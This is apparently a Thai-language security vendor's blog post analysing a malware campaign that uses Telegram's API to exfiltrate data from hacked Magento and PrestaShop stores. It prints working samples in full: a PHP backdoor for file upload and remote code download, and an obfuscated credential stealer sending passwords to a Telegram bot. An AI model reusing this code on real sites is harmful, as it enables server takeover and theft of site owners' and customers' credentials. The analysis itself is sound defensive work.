

เมื่อเร็วๆ นี้ วิศวกรความปลอดภัยของเราได้พบแคมเปญมัลแวร์ Telegram ที่กำลังดำเนินอยู่ในธรรมชาติ ซึ่งแฮกเกอร์กำลังใช้ประโยชน์จากบริการส่งข้อความเข้ารหัสที่นิยม 'Telegram' เพื่อรับบันทึกข้อผิดพลาด (Error Logs) จากแคมเปญมัลแวร์ของพวกเขา รวมถึงข้อมูลละเอียดอ่อนจากเว็บไซต์ที่ถูกแฮก
บันทึกข้อผิดพลาดหรือข้อมูลละเอียดอ่อนที่ถูกส่งไปยังแฮกเกอร์ผ่าน Telegram นั้น เพื่อตรวจสอบว่ามัลแวร์ของพวกเขาถูกปลูกบนเว็บไซต์สำเร็จหรือไม่ และในอีกกรณีหนึ่ง หากมัลแวร์ถูกปลูกสำเร็จ พวกเขาจะส่งข้อมูลละเอียดอ่อนของเหยื่อไปยังหมายเลข Telegram หรือช่อง (Channel) เฉพาะ ร้านค้า Magento, PrestaShop และ WooCommerce ยังคงเป็นเป้าหมายหลักของแคมเปญแฮกกิ้งนี้
จำนวนเว็บไซต์ที่ถูกโจมตีจำนวนมาก
ในฐานะผู้ให้บริการความปลอดภัย เราตรวจสอบภัยคุกคามไซเบอร์และแคมเปญมัลแวร์ล่าสุดที่รบกวนธุรกิจทุกวัน ในแคมเปญมัลแวร์ Telegram นี้ เราเห็นจำนวนมากของ Magento, PrestaShop, WooCommerce และ CMS อื่นๆ ถูกโจมตี
ปกติแล้ว เมื่อแฮกเกอร์แฮกเข้าสู่เว็บไซต์และขโมยข้อมูลบัตรเครดิตหรือข้อมูลละเอียดอ่อนอื่นๆ พวกเขาจะเรียก API ไปยังเซิร์ฟเวอร์ของพวกเขา หรือส่งข้อมูลไปยังอีเมลของพวกเขา
แต่ในกรณีนี้ แทนที่จะเรียก API หรือส่งข้อมูลที่ถูกขโมยไปยังที่อยู่อีเมลเฉพาะ ผู้ขู่ร้าย (Threat Actors) ส่งข้อมูลผ่าน API ของ Telegram ไปยังหมายเลข/ID/ช่อง Telegram เฉพาะ วัตถุประสงค์คือเพื่อ หลีกเลี่ยงการติดตาม IP เซิร์ฟเวอร์ หรือการถูกบล็อก (Blacklisted) และรับบันทึกข้อผิดพลาดหรือข้อมูลที่ถูกแฮกผ่านช่องทาง Telegram ที่ปลอดภัย
แฮกเกอร์รวบรวมบันทึกข้อผิดพลาดของมัลแวร์จากเว็บไซต์ Magento
ระหว่างการวิเคราะห์แคมเปญมัลแวร์ Telegram นี้ ทีมวิจัยของเราที่นำโดย Ananda Krishna ได้ค้นพบว่าแฮกเกอร์กำลังปลูกสคริปต์เชลล์ (Shell Scripts) ลงในเว็บไซต์ที่ใช้ Magento เพื่ออัปโหลดไฟล์ไม่จำกัดหรือขโมยข้อมูลละเอียดอ่อน หากเกิดข้อผิดพลาดใดๆ ระหว่างกระบวนการปลูกมัลแวร์ ข้อผิดพลาดนั้นจะถูกส่งไปยังหมายเลข/ช่อง Telegram ของแฮกเกอร์เพื่อแก้ไขบั๊ก (Debugging)
บทความเกี่ยวข้อง – การแก้ไขร้าน Magento ที่ถูกแฮก
หลังจากตรวจสอบเพิ่มเติม นักวิจัยของเราพบว่าแฮกเกอร์ได้สร้างประตูหลัง (Backdoors) อันตรายในเว็บไซต์ ซึ่งอนุญาตให้พวกเขาสร้างและรันโค้ดไฟล์ได้ แฮกเกอร์สามารถส่ง URL मनमाना (Arbitrary) ไปยังสคริปต์ประตูหลัง ซึ่งจะดาวน์โหลดไฟล์จาก URL นั้นและบันทึกไว้บนเซิร์ฟเวอร์ที่ถูกขโมย ในทุกขั้นตอนของกระบวนการนี้ หรือในกรณีของข้อผิดพลาด — สคริปต์ประตูหลังนี้จะส่งการอัปเดตแบบเรียลไทม์ไปยังแฮกเกอร์ผ่านข้อความ Telegram
แฮกเกอร์ส่งชื่อไฟล์อันตรายในตัวแปร $_POST['name'] และ URL ของไฟล์อันตรายในตัวแปร $_POST['content']
นี่คือตัวอย่างสคริปต์อันตราย (ตามที่สแกนเนอร์มัลแวร์ของเราตรวจพบ) ที่เราพบในเว็บไซต์ที่ถูกขโมยและเราได้สแกน:
แฮกเกอร์ส่งคำขอพร้อม $_POST['name'] = evil.php และ $_POST['content'] = example.com/moreMaliciousCode.txt สคริปต์ประตูหลังจึงสร้างไฟล์ชื่อ evil.php บนเซิร์ฟเวอร์ด้วยเนื้อหาไฟล์ที่พบใน example.com/moreMaliciousCode.txt. แฮกเกอร์จึงเยี่ยมชม compromised-site.com/evil.php เพื่อรันโค้ดที่เป็นอันตราย
บนบางเว็บไซต์ เราเห็นว่าแฮกเกอร์ใช้สคริปต์ประตูหลังนี้สร้างสคริปต์ "File Manager" หรือเครื่องมือจัดการฐานข้อมูลอย่าง "Adminer" เครื่องมือเหล่านี้ช่วยให้พวกเขาดู/แก้ไข/ลบ ไฟล์ทั้งหมดบนเซิร์ฟเวอร์ของคุณ และยังเข้าถึงฐานข้อมูลของเว็บไซต์ได้เต็มรูปแบบ ซึ่งจะมีข้อมูลระบุตัวตนส่วนบุคคล (PII) ที่ละเอียดอ่อน เช่น รหัสผ่าน, อีเมล, หมายเลขบัตรเครดิต ฯลฯ
ส่วนของโค้ดอันตราย:
<?php try{ if($_POST['action']=="wp_ajax_try_2020_v2"){ if(!empty ($_FILES['file']) and md5(md5(md5($_POST['token_admin'])))=="7ccda4acaa2341a049350d96fe88393b"){ if(function_exists("move_uploaded_file")){ @move_uploaded_file($_FILES['file']['tmp_name'],"../".$_FILES['file']['name']); echo " file name : ".$_FILES['file']['name']; }else{ die("no move_upload_file"); } }else{ die(0); } exit(); } if($_POST['action']=="wp_ajax_try_2020_v3"){ if(!empty ($_POST['content']) and md5(md5(md5($_POST['token_admin'])))=="7ccda4acaa2341a049350d96fe88393b"){ if(function_exists("file_get_contents")){ $html=file_get_contents($_POST['content']); $save=fopen($_POST['name'],"w"); fwrite($save,$html); fclose($save); }else{ die("no file_get_contents"); } }else{ die(0); } exit(); } }catch (Exception $e) { if(function_exists("file_get_contents")){ try{ file_get_contents("https://api.telegram.org/bot1234572065:AAGxojnCQEsIMuofDuQHaM-8wnM2VkYOMO4/sendMessage?chat_id=1110165405&text=" . urlencode($_SERVER['REMOTE_ADDR']." error wp")."" ); file_get_contents("https://api.telegram.org/bot1234572065:AAGxojnCQEsIMuofDuQHaM-8wnM2VkYOMO4/sendMessage?chat_id=1110165405&text=" . urlencode($e)."" ); }catch (Exception $e2) {} } } ?>แฮกเกอร์ขโมยข้อมูลจากเว็บไซต์ PrestaShop
คล้ายกับเว็บไซต์ Magento แฮกเกอร์ก็ยังโจมตีเว็บไซต์ PrestaShop และใช้ Telegram API สำหรับส่งข้อมูลละเอียดอ่อนของเจ้าของเว็บไซต์ไปยังหมายเลข/ช่อง Telegram ของพวกเขา

ในกรณีนี้ นักวิจัยของเราเห็นแฮกเกอร์ข้ามฟังก์ชันที่ใช้สำหรับรับรายละเอียดลูกค้าผ่านอีเมล ใน classes/Customer.php และวางโค้ดอันตรายของพวกเขาเพื่อส่งที่อยู่อีเมลและรหัสผ่านของเจ้าของเว็บไซต์ไปยังหมายเลข/ช่อง Telegram
กลุ่มแฮกเกอร์เชื่อว่ามีชื่อว่า B4JAT4X (ตามที่ระบุในตัวอย่างโค้ดด้านล่าง):
if(isset($passwd)){ $passwordbaja=$passwd; }elseif(isset($plaintextPassword)){ $passwordbaja=$plaintextPassword; } $djskfhsdfdjknjksnfjksfds = "------+| [ B" . "4" . "J" . "A" . "T" . "4" . "X ] |+-----\n"; $djskfhsdfdjknjksnfjksfds .= $email.":".$passwordbaja.":".$_SERVER['REMOTE_ADDR'].":".$_SERVER['SERVER_NAME']."\n"; file_get_contents("https://"."ap"."i".".tel"."egr"."am".".org"."/bot1"."211"."998273".":AAHft2yajX"."qGoX3y_"."K3lfPernQ"."DPbtspu3g"."/sendMessa"."ge?chat_id="."11101654"."05&text=" . urlencode($djskfhsdfdjknjksnfjksfds)."" );สิ่งนี้อาจนำไปสู่เจ้าของเว็บไซต์ PrestaShop ที่ได้ข้อมูลลูกค้าที่ละเอียดอ่อนถูกขโมย หากพวกเขาจัดเก็บข้อมูลบัตรเครดิตของผู้ใช้บนเว็บไซต์ PrestaShop ของพวกเขา แฮกเกอร์สามารถล็อกอินเข้าสู่เว็บไซต์เหยื่อโดยใช้รหัสผ่านของเขา/เธอ และดูข้อมูลทั้งหมดได้
ความท้าทายด้านความปลอดภัยเว็บ
ในขณะที่ภูมิทัศน์ภัยคุกคามไซเบอร์ขยายตัวอีกขั้นหนึ่งไปสู่การรบกวนอินเทอร์เน็ต แฮกเกอร์กำลังค้นหาวิธีใหม่ๆ อย่างต่อเนื่องอย่างนี้ เพื่อทำให้ธุรกิจออนไลน์ตกอยู่ในสภาวะยากลำบาก หากบริษัทของคุณได้รับผลกระทบจากการโจมตีไซเบอร์แบบนี้ อาจนำไปสู่การรั่วไหลข้อมูล PII และการละเมิด GDPR
เดือนนี้ Malwarebytes ก็ค้นพบเว็บสกีมเมอร์ (Web Skimmer) ที่ขโมยข้อมูลบัตรเครดิตจากเว็บไซต์และส่งไปยังแฮกเกอร์ผ่าน Telegram Messenger อีกด้วย
เพื่อปกป้องเว็บไซต์ของคุณจากแคมเปญมัลแวร์ Telegram นี้ ขอแนะนำให้บล็อกการเชื่อมต่อทั้งหมดไปยัง Telegram ในระดับเครือข่าย (Network Level) หรือใช้ไฟร์วอลล์แอปพลิเคชันเว็บ (WAF) ซึ่งจะรับรองว่าเว็บไซต์ของคุณได้รับการปกป้องอย่างดีต่อการโจมตีแบบนี้ และไม่ยอมให้แฮกเกอร์ขโมยข้อมูลละเอียดอ่อนของคุณ
หากคุณใช้ไฟร์วอลล์แอปพลิเคชันของ Astra คุณก็จะได้รับการปกป้องจากการโจมตีนี้และการโจมตีไซเบอร์และช่องโหว่อื่นๆ เช่น SQLi, XSS, CSRF, LFI, RFI, การแฮกบัตรเครดิต, สแปม, บอทที่ไม่ดี ฯลฯ แล้ว
นอกจากนี้ สแกนเนอร์มัลแวร์ที่ขับเคลื่อนด้วย Machine Learning ของ Astra สามารถสแกนเว็บไซต์เป็นประจำและตรวจจับองค์ประกอบต่างด้อยและเหตุการณ์ต่างๆ ในเว็บไซต์โดยอัตโนมัติ รวมถึงการเพิ่มไฟล์อันตรายใหม่ หรือการแก้ไขไฟล์ที่มีอยู่ ด้วยฟีเจอร์ 'View file difference' ของสแกนเนอร์มัลแวร์ของ Astra คุณสามารถตรวจสอบการเปลี่ยนแปลงทั้งหมดจากแดชบอร์ด และแม้แต่มลบไฟล์อันตรายได้เพียงคลิกเดียว
ผู้เชี่ยวชาญด้านความปลอดภัยแนะนำให้สแกนมัลแวร์เป็นประจำเป็นมาตรการสำคัญสำหรับความปลอดภัยของเว็บไซต์ ถึงเวลาที่คุณควรเตรียมเว็บไซต์ของคุณด้วยมาตรการความปลอดภัยที่เหมาะสมเพื่อให้ปลอดภัยตลอดเวลา
